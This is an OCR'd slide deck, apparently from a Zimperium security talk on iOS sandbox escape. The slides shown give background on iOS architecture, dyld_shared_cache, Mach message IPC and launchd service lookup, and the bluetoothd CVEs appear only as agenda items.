ZIMPERIUM®

The Road to iOS Sandbox Escape

Rani Idan

@RaniXCH

Agenda


- Overview
  - iOS containerisation “sandbox”
- dyld_shared_cache
- launchd and Mach messages
- iOS research difficulties
- Sandbox escape
  - mediaserverd
  - bluetoothd (CVE-2018-4087 & CVE-2018-4095)
- ETA son?
- Q&A


whoami

- Security Researcher
- Director of Platforms Research at Zimperium zLabs
- Based in TLV
- iOS researcher

iOS

- Evolved from OS X and is based upon the Darwin operating system
- In many ways it is similar to all *OS device – tvOS, macOS, watchOS and so on
- XNU Kernel
- Strictly enforces sandbox limitations




Applications
Core Services
Kernel
App
YouTube
Videtoolbox API
mediaserverd
IOKit
communication
Kext
App
App
wifid
Wi Fi
bluetoothd

dyld_shared_cache

- All system libraries are combined into one cache file (dyld_shared_cache_arm64)
- Several ways to analyze
  - IDA
  - jtool

IPC (Inter-Process communication)


- Apple implemented a number of IPC mechanisms
  - XPC
  - Mach messages
  - Distributed objects
- POSIX
- Most IPCs rely on Mach messages


Mach messages


- The underlying IPC underneath all the others
- Used within the kernel and user-mode
- mach_msg_trap – Sending messages to the kernel


```
typedef struct
{
    mach_msg_bits_t     msgh_bits;
    mach_msg_size_t     msgh_size;
    mach_port_t         msgh_remote_port;
    mach_port_t         msgh_local_port;
    mach_port_name_t    msgh_voucher_port;
    mach_msg_id_t       msgh_id;
} mach_msg_header_t;

mach_msg_return_t
mach_msg_send(mach_msg_header_t *);
```


Process A
(Daemon)
bootstrap_check_in
com.new.daemon
launchd
com.apple.coremedia
com.developer.daemon
com.new.daemon
Process B
bootstrap_look_up

